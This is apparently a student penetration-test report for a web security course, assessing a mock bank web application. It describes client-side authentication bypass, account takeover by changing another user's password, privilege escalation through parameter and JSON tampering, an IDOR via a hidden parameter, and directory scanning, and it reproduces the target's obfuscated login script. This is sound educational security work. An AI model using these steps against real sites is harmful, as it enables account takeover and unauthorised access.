We Test Pens Incorporated

COMP90074 - Web Security Assignment 3

# PENETRATION TEST REPORT FOR Bank of UniMelb Pty. Ltd. - WEB APPLICATION

## Report delivered: 06/06/2021

# Executive Summary

We Test Pens Incorporated has performed a penetration test of the web application (http://assignment-zeus.unimelb.life) at the request of the Bank of UniMelb. Due to the application does not have a full testing environment, some assumptions are made to assess the risk rating.

In conclusion, five vulnerabilities have been found:

1. Client-side Authentication
2. Authentication Weakness (Account Takeover)
3. Privilege Escalation
4. Insecure Direct Object Reference (IDOR) via hidden parameter
5. Sensitive files/directories left behind during testing/development

These vulnerabilities' risks range from extreme to medium. The vulnerabilities at the highest risk (extreme) are Client-side Authentication and Authentication Weakness. Client-side Authentication allows an attacker to bypass the authentication of the developer login and perform unauthorised actions via the developer account. Authentication Weakness allows an attacker to take over the account of other users, such as the branch manager's account. The risk rating of Privilege Escalation being exploited is high. Privilege Escalation allows an attacker to escalate the privilege of the account and perform higher privileged actions. The risks of IDOR and Sensitive files/directories left behind during testing/development are rated as medium. IDOR allows an attacker to view the profiles of other users via a hidden parameter. Sensitive files/directories left behind during testing/development were found by scanning directories/files.

The threat modelling report and python code to reproduce IDOR (IDOR.py) are attached with this report.

Based on the findings, the application is at a high risk of leaking sensitive information. Banking applications should have strong securities to guarantee the protection of customer assets. If these vulnerabilities are unpatched, it would result in a huge negative impact on the business. It is highly recommended that the vulnerabilities are to be fixed before launching the system. The mitigation methods are outlined in the following report.

The first two vulnerabilities should have quick patches as soon as possible because the risks are rated as extreme. Although the organisation has a limited budget and time, the fixes of those vulnerabilities are worthwhile and not time-consuming.

# Table of Contents

# Summary of Findings

A brief summary of all findings appears in the table below, sorted by Risk rating.

| **Risk** | **Reference** | **Vulnerability** |
|---|---|---|
| Extreme | Finding 1 | Client-side authentication present in developer login functionality |
| Extreme | Finding 2 | Authentication weakness (account takeover) present in change password functionality |
| High | Finding 3 | Privilege escalation present in promote a user functionality |
| Medium | Finding 4 | Insecure Direct Object Reference (IDOR) present in profile page with a hidden parameter |
| Medium | Finding 5 | Sensitive files left behind during testing/development present in the test directory |

# Detailed Findings

## Finding 1 - Client-side Authentication

| | |
|---|---|
| **Description** | **An attacker could bypass the authentication due to the Client-side Authentication vulnerability in the developer login function. This allows an attacker to log into a developer's account and perform some malicious actions on behalf of them.**<br>The website has client-side authentication vulnerability via its developer login functionality. An attacker can obtain login credentials (password) by checking the source code of the web application. This results in that the attacker can steal sensitive information and perform some malicious actions by using the developer's credentials. It is unclear how this developer login functionality is implemented based on the scenario. However, if the functionality is in an easy-accessible place from the public, an attacker can find this vulnerability easily and exploit it. |
| **Proof of Concept** | This vulnerability arises when a user checks the source of the developer login page and enter the password found on the source code. (or via http://assignment-zeus.unimelb.life/developer-login.php). Once the encoded password is found on the source code, an attacker can decode the password by using [1] and log in as a developer. As a result of this, the attacker can steal/modify some sensitive information that can be accessed by developers. For a detailed walkthrough, see Appendix 2, Section 1. |
| **Impact** | **Catastrophic:** An attacker can obtain the developer's login credentials, steal sensitive information, and perform some actions on their behalf. The attacker might be able to access all the user data and modify some contents of the web application via developer login. In this case, there would be a catastrophic impact on many aspects of the web application. |
| **Likelihood** | **Likely:** The client authentication is easy to be found when an attacker checks the source code of the website. If the developer login is somewhere easy to access for the public, it is likely to be found and attacked. |
| **Risk Rating** | **Extreme:** The risk rating of the Client-side Authentication vulnerability is extreme because the developer login is **likely** to be found and exploited and it has a **catastrophic** impact on the business, such as modifying the content of the application. See Appendix 1 for the ISO31000 Risk Matric used to classify the risk. |
| **References** | [1] https://lelinhtinh.github.io/de4js/<br>[2] https://cwe.mitre.org/data/definitions/603.html<br>[3] https://www.tutorialrepublic.com/php-tutorial/php-mysql- |

| | |
|---|---|
| | login-system.php |
| **Recommendation** | Do not use client-side authentication but use server-side authentication [2]. Remove the client-side authentication by JavaScript and use server-side authentication, such as store the developer credentials on the database and use PHP to process the authentication.<br>The code sample can be found here: [3]. |

# Finding 2 – Authentication Weakness (Account Takeover)

| | |
|---|---|
| **Description** | **Account takeover could occur due to authentication weakness in the change password functionality. Full account takeover causes unauthorised actions and potential loss of sensitive information.**<br>The web application has authentication weakness via its change password functionality, resulting in full account takeover. An attacker can obtain users credentials and sensitive information. Also, the attacker can perform malicious actions, such as transfer money to other accounts. However, an attacker must log in first to perform this attack as the change password functionality would be in the authenticated area of the application. Once an attacker could log in to the application, it is easy to find this vulnerability as the password change functionality is one of the most common places to find the authentication weakness. |
| **Proof of Concept** | This vulnerability arises when an authenticate user try to change a password with a different username and delete old password parameter via proxy in the change password functionality (or via http://assignment-zeus.unimelb.life/settings.php). Once the GET request was sent with a different username, the password of the account of the username's owner will be changed. An attacker can use this method and take over the accounts of others. For a detailed walkthrough see Appendix 2, Section 2. |
| **Impact** | **Catastrophic:** An attacker can obtain login credentials of targeted users, steal their sensitive information, and perform malicious actions on their behalf, such as transferring the client's money to the attacker's account. As branch managers and clients share the same login space in the testing environment, an attacker can steal the login credentials of both branch managers and clients. This means that an attacker can use a branch manager's account to interact with the assigned clients and freeze their accounts. |
| **Likelihood** | **Possible:** The password change functionality is one of the most common places to find the authentication weakness. However, an attacker firstly needs login credentials due to the password change functionality would be in the authenticated area of the web application. An attacker also needs the username of the targeted user, but it is easy to find it by using the IDOR vulnerability that is described in a different section of this report (Finding 4). |
| **Risk Rating** | **Extreme:** The risk rating of the Authentication Weakness being exploited is extreme because it is **possible** that an attacker obtains login credentials and finds this vulnerability, and it has a **catastrophic** impact on both the client and the bank. See Appendix 1 for the ISO31000 Risk Matrix used to classify this |

|  |  |
|---|---|
|  | risk. |
| **References** | [1] https://code.tutsplus.com/tutorials/how-to-implement-email-verification-for-new-members--net-3824 |
| **Recommendation** | Proper authorisation checks are needed. One way to do this is to send a verification message to the user, such as a verification email when the password was being changed. Once the user confirms that the legitimate user changes the password, the password will finally be changed.<br>The example is given here: [1].<br>Also, it should check if the old password parameter is removed. |

# Finding 3 – Privilege Escalation

| | |
|---|---|
| **Description** | **An attacker could gain additional permissions due to privilege escalation vulnerability in the promote user functionality. This causes unauthorised action performed by an attacker.**<br>The web application has privilege escalation vulnerability via the promote admin functionality. An attacker can change the privilege of the account and perform unauthorised actions. However, an attacker first needs to log into the application and find this vulnerability. Due to the limited information given about the admin, it is unclear what the admin can do. If the admin can delete/modify the account and reveal more sensitive information, the impact of this vulnerability is high. Once an attacker could log into the application, it is easy to find this vulnerability via proxy. |
| **Proof of Concept** | This vulnerability arises when an authenticated user changes the parameter and JSON value of the POST request in the promote user functionality (or via http://assignment-zeus.unimelb.life/assign.php). Once an attacker changes the parameter “admin=false” to “admin=true” and JSON value “{“user”:”admin”, “roleGroup”: 1}” to “{“user”:”username”, “roleGroup”: 9}”, the account can get admin privilege. After that, the attacker can perform unauthorised action via the account. For the detailed walkthrough, see Appendix 2, Section 3. |
| **Impact** | **Major:** An attacker can perform unauthorised actions with the admin privilege. If the admin can delete/modify the account and reveal more sensitive information of the user, the impact is major. However, admin users can only control their own account. This means that they cannot delete/modify other accounts. |
| **Likelihood** | **Possible:** An attacker can access the admin page by just changing the admin parameter via proxy. The encoded JSON parameter can be easily decoded and changed by proxy tools. However, promote user functionality is in the authenticated area of the application. This means that an attacker needs login credentials to find this vulnerability. |
| **Risk Rating** | **High:** The risk rating of the privilege escalation is high because it is **possible** that an attacker finds the login credentials and finds this vulnerability and it has a **major** impact on business that an attacker performs unauthorised actions. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk. |
| **References** | [1] https://www.w3schools.com/php/php_mysql_select.asp |

| | |
|---|---|
| **Recommendation** | Do not include the admin parameter in the cookie. One possible remediation is to ask the user for the login credentials (username and password) when a user visited the admin page and check if the user has admin privilege.<br><br>e.g.)<br>$sql = "SELECT username, password FROM Users WHERE admin=true";<br>$result = $conn->query($sql);<br><br>For more details, go to [1]. |

## Finding 4 – Insecure Direct Object Reference (IDOR) via a hidden parameter

| | |
|---|---|
| **Description** | **A data breach could occur due to an Insecure Direct Object Reference (IDOR) vulnerability. This leads to potential leakages of the sensitive and personal information of users.**<br>The web application has IDOR vulnerability via its profile page with a hidden parameter. IDOR vulnerability occurs when a reference to an internal implementation object is exposed in an application [1]. This results in information leakage of all users, including the username, role, and company name. An attacker can combine this and other vulnerabilities to perform something further, such as using IDOR to get a username and authentication weakness to take over the account. However, an attacker first needs to log into the application to perform IDOR as the profile page is in the authenticated area of the application. This vulnerability is difficult to find as an attacker first needs to log into the application and guess what hidden parameters are available. |
| **Proof of Concept** | This vulnerability arises when an authenticated user sends a GET request with the hidden parameter "id" via the URL in the profile page (or via http://assignment-zeus.unimelb.life/profile.php). Once the hidden parameter "id" with an integer value, it will show other users' personal information, including the username, role, and company. In this way, an attacker can obtain sensitive information. For a detailed walkthrough, see Appendix 2, Section 4. |
| **Impact** | **Moderate:** An attacker can obtain and modify the personal information of the users. Using this vulnerability with other vulnerabilities, an attacker would be able to perform further actions, such as the IDOR to get a username and authentication weakness to take over the account. However, this vulnerability itself only allows an attacker to obtain or modify some personal information. This means that an attacker cannot steal money or change login credentials. |
| **Likelihood** | **Unlikely:** The hidden parameter is difficult to find hidden parameters of the webpage. An attacker needs to guess what hidden parameters are available in the system. Also, the profile page is in the authenticated area. This means that an attacker first needs to obtain login credentials and find this vulnerability. |
| **Risk Rating** | **Medium:** The risk rating of the IDOR is Medium because it is **unlikely** that an attacker logs into the application and finds this vulnerability and it has a **moderate** impact on the business as an attacker can only obtain and modify some personal information about the users. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk. |

|  |  |
|---|---|
| **References** | [1] https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html<br>[2] https://stackoverflow.com/questions/18271173/php-check-if-url-parameter-exists<br>[3] IDOR.py |
| **Recommendation** | Disable the hidden parameter. Block the request with the parameter within the URL.<br>Here is the sample to check if the parameter exists: [2]. |

# Finding 5 – Sensitive Files Left Behind During Testing/Development

| | |
|---|---|
| **Description** | **Sensitive files and directories left behind during testing/development remain accessible. An attacker can use directory and file scanning tools to find sensitive files.**<br>Sensitive files and directories left behind during testing/development are still accessible. An attacker can use directory/file scanning tools, such as dirBuster [1], to find those files. As we do not know what testing has been done during the development of the application and cannot access the webserver directly, it is unclear that what hidden files remain accessible exactly. If an attacker can find some sensitive files that are related to the system structure of the application, part of the application system may be exposed to the attacker. |
| **Proof of Concept** | An attacker can use directory/file scanning tools, such as dirBuster [1], to find the files left behind during testing/development by brute force attack. Once an attacker runs the tool with a list of directory/file names, the attacker needs to wait until the tool finishes running. The tool will then show all directories and files that are discovered. For a detailed walkthrough. See Appendix 2, Section 5. |
| **Impact** | **Moderate:** An attacker can obtain sensitive information. If the sensitive information found is related to the system of the web application, part of the application structure may be exposed. |
| **Likelihood** | **Possible:** An attacker can use automated file/directory scanning tools without authentication to the application. However, if the names of sensitive files are not common and very long, it is difficult to find these files. |
| **Risk Rating** | **Medium:** The risk rating of the sensitive files/directories left behind during testing/development being exploited is medium because it is **possible** that an attacker finds the sensitive files by the scanning tools, and it has a **moderate** impact on business. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk. |
| **References** | [1] https://gitlab.com/kalilinux/packages/dirbuster |
| **Recommendation** | Delete or prohibit access to the sensitive files/directories left behind during testing/development. |

# Appendix I - Risk Matrix


All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:

| | | Consequence | | | | |
|---|---|---|---|---|---|---|
| | | Negligible | Minor | Moderate | Major | Catastrophic |
| Likelihood | Rare | Low | Low | Low | Medium | High |
| | Unlikely | Low | Low | Medium | Medium | High |
| | Possible | Low | Medium | Medium | High | Extreme |
| | Likely | Medium | High | High | Extreme | Extreme |
| | Almost Certain | Medium | High | Extreme | Extreme | Extreme |

# Appendix 2 - Additional Information

## Section 1 – Client-side Authentication exploitation walkthrough

The Client-side Authentication is in the developer login functionality. This can be accessed from the developer login page (http://assignment-zeus.unimelb.life/developer-login.php). Once a password is entered, JavaScript code runs and check if the password entered is correct or not. (Figure 1.1).





```
<!--Navbar-->
<nav class="navbar navbar-expand-lg navbar-transparent navbar-absolute fixed-top "> ··· </nav>
<!--End Navbar-->
<div class="content">
  <div class="container-fluid">
    <div class="row">
      <div class="col-md-12">
        <div class="card">
          <div class="card-header card-header-primary"> ··· </div>
          <div class="card-body">
            <!--<form action="#" method="post" id="form1">-->
            <div class="row">
            </div>
            <button class="btn btn-primary pull-right" onclick="authenticate(); return false;">
              Log in
              <div class="ripple-container"></div>
```

Figure 1.1: a screenshot of the web application's developer login functionality page. (1) enter a password. (2) hit the log-in button to check if the password is correct. (3) Once the log-in button is hit, authenticate() function will run.

<u>Exploit: Leaking the developer password and flag</u>

The following provides a proof of concept for an attack that exploits this vulnerability and obtains the developer password and flag.



| Step | Screenshot | Explanation |
|---|---|---|
| 1 |  | Checking the source code of the developer login, we can see that the log-in button triggers authenticate() function. |
| 2 |  | Checking the authenticate() function in the source code, we can see the encoded function with the comment “encoded with jjencode”. |

```
<!--Navbar-->
<nav class="navbar navbar-expand-lg navbar-transparent navbar-absolute fixed-top "> ··· </nav> flex
<!--End Navbar-->
<div class="content">
  <div class="container-fluid">
    <div class="row"> flex
      <div class="col-md-12">
        <div class="card"> flex
          <div class="card-header card-header-primary"> ··· </div>
          <div class="card-body">
            <!--<form action="#" method="post" id="form1">-->
            <div class="row"> flex
              <div class="col-md-12"> ··· </div>
            </div>
            <button class="btn btn-primary pull-right" onclick="authenticate(); return false;"> event
              Log in
              <div class="ripple-container"></div>
```

authenticate()

1 of 2

```
<html class="perfect-scrollbar-on"> event
  <head> ··· </head>
  <body>
    <div class="wrapper ">
      <div class="sidebar" data-color="purple" data-background-color="black" data-image="../assets/img/sidebar-1.jpg"> ··· </div>
      <div class="main-panel ps-container ps-theme-default" data-ps-id="c0bf0012-e629-01a7-82e5-8c47ea9e3479"> event
        <script>
          function authenticate(){ // encoded with jjencode $=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")
          [$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=
          ($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")
          [$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+"\\"+$.__$+$.$_$+$.__$+$.$$$$+"\\"+$.$__+$.___+"("+$.$$_$+$._$+$.$$__+$._+"
          \\"+$.__$+$.$_$+$.$_$+$.$$$_+"\\"+$.__$+$.$_$+$.$$_+$.__+".\\"+$.__$+$.$__+$.$$$+$.$$$_+$.__+"\\"+$.__$+$.___+$.$_$+(![]+"")[$._$_]+$.$$$_+"
          \\"+$.__$+$.$_$+$.$_$+$.$$$_+"\\"+$.__$+$.$_$+$.$$_+$.__+"\\"+$.__$+$.___+$._$_+"\\"+$.__$+$.$$$+$.__$+"\\"+$.__$+$.__$+$.__$+$.$$_$+"
          (\\\"\\"+$.__$+$.$$_+$.___+$.$_$_+"\\"+$.__$+$.$$_+$._$$+"\\"+$.__$+$.$$_+$._$$+"\\\").\\"+$.__$+$.$$_+$.$$_+$.$_$_+(![]+"")[$._$_]+$._+$.$$$_+"
          \\"+$.$__+$.___+"==\\"+$.$__+$.___+"\\\""+$.$_$_+"\\"+$.__$+$.$$_+$._$$+"\\"+$.__$+$.$_$+$.___+$.$$_$+$.$$$$+"\\"+$.__$+$.$_$+$.___+$._$_+"
          \\"+$.__$+$.$_$+$.__$+$._$$+$._+"\\"+$.__$+$.$_$+$.___+$.$___+$.$$$$+$.$__$+$.$$$_+"\\"+$.__$+$.$$_+$._$_+"
          \\"+$.__$+$.$_$+$.___+$.$$$$+$.$__$+$.$___+"\\"+$.__$+$.$_$+$.___+$._$_+$._$$+$.$__+$.$$$$+$.$___+"\\"+$.__$+$.$__+$.$$$+"\\"+$.__$+$.$_$+$.___+"
          \\"+$.__$+$.$$_+$.$$$+$.$$$+$.$__$+"\\"+$.__$+$.$__+$.$$$+"\\"+$.__$+$.$_$+$.___+"\\"+$.__$+$.$$_+$._$_+$.$___+$.$$$_+"\\"+$.__$+$.$__+$.$$$+"
          \\"+$.__$+$.$$$+$.__$+"\\"+$.__$+$.$_$+$.___+$.$__$+$.$___+"\\"+$.__$+$.$_$+$.___+$.$$$_+"\\"+$.__$+$.$$_+$._$_+"\\"+$.__$+$.$_$+$.$$_+$.$__$+$.$___+"
          \\"+$.__$+$.$__+$.$$$+"\\"+$.__$+$.$_$+$.___+$.$___+$.$__$+"\\"+$.__$+$.$_$+$._$_+$._$_+"\\"+$.__$+$.$$_+$.$$$+$.$__+$.$___+$.$$$$+"
          \\"+$.__$+$.$_$+$._$_+$.$__+$.___+$._$$+"\\"+$.__$+$.$$_+$.$$$+$._$+$.$$$$+"\\"+$.__$+$.$_$+$._$_+"\\\"){\\"+$.__$+$._$_+"\\"+$.$__+$.___+"
          \\"+$.$__+$.___+"\\"+$.__$+$.$$_+$.$$_+$.$_$_+"\\"+$.__$+$.$$_+$._$_+"\\"+$.$__+$.___+"\\"+$.__$+$.$$$+$.___+"\\"+$.$__+$.___+"=\\"+$.$__+$.___+"
          [\\\"\\"+$.__$+$.___+$.$$_+"\\"+$.__$+$.__$+$.$__+"\\"+$.__$+$.___+$.__$+"\\"+$.__$+$.___+$.$$$+"{\\\",\\"+$.$__+$.___+"
          \\\""+$.___+$.$$__+$.$$_+$.$_$+$.$__+$._$$+$._+$.__$+$.$_$+$.$___+$.$_$$+$.$$_$+$._$$+$.$$$$+$.$_$$+$._$$+"}\\\",\\"+$.$__+$.___+"
          \\\""+$.$_$$+$.$$_+$.$_$$+$.$_$_+$.$$_$+$.___+$.$__$+$.$$$$+$.__$+$._$$+$.$$_$+$.$$_+$.$$_$+$.$_$$+$.$$__+$.___+"\\\"];\\"+$.__$+$._$_+"
          \\"+$.$__+$.___+"\\"+$.$__+$.___+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"(\\\"\\"+$.__$+$.___+$._$$+$._$+"\\"+$.__$+$.$_$+$.$$_+"
          \\"+$.__$+$.$__+$.$$$+"\\"+$.__$+$.$$_+$._$_+$.$_$_+$.__+"\\"+$.__$+$.$$_+$._$$+"!\\"+$.$__+$.___+"\\\"\\"+$.$__+$.___+"+\\"+$.$__+$.___+"
          \\"+$.__$+$.$$$+$.___+"["+$.___+"]\\"+$.$__+$.___+"+\\"+$.$__+$.___+"\\"+$.__$+$.$$$+$.___+"["+$._$_+"]\\"+$.$__+$.___+"+\\"+$.$__+$.___+"
          \\"+$.__$+$.$$$+$.___+"["+$.__$+"]);\\"+$.__$+$._$_+"}"+$.$$$_+(![]+"")[$._$_]+"\\"+$.__$+$.$$_+$._$$+$.$$$_+"{\\"+$.__$+$._$_+"\\"+$.$__+$.___+"
          \\"+$.$__+$.___+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"(\\\"\\"+$.__$+$.__$+$.__$+"\\"+$.__$+$.$_$+$.$$_+$.$$__+$._$+"
          \\"+$.__$+$.$$_+$._$_+"\\"+$.__$+$.$$_+$._$_+$.$$$_+$.$$__+$.__+"\\"+$.$__+$.___+"\\"+$.__$+$.$$_+$.___+$.$_$_+"\\"+$.__$+$.$$_+$._$$+"
          \\"+$.__$+$.$$_+$._$$+"\\"+$.__$+$.$$_+$.$$$+$._$+"\\"+$.__$+$.$$_+$._$_+$.$$_$+"\\\");\\"+$.__$+$._$_+"}"+"\"")())(); }
        </script>
        <!--Navbar-->
        <nav class="navbar navbar-expand-lg navbar-transparent navbar-absolute fixed-top "> ··· </nav> flex
        <!--End Navbar-->
        <div class="content">
          <div class="container-fluid">
            <div class="row"> flex
              <div class="col-md-12">
```

| | | |
|---|---|---|
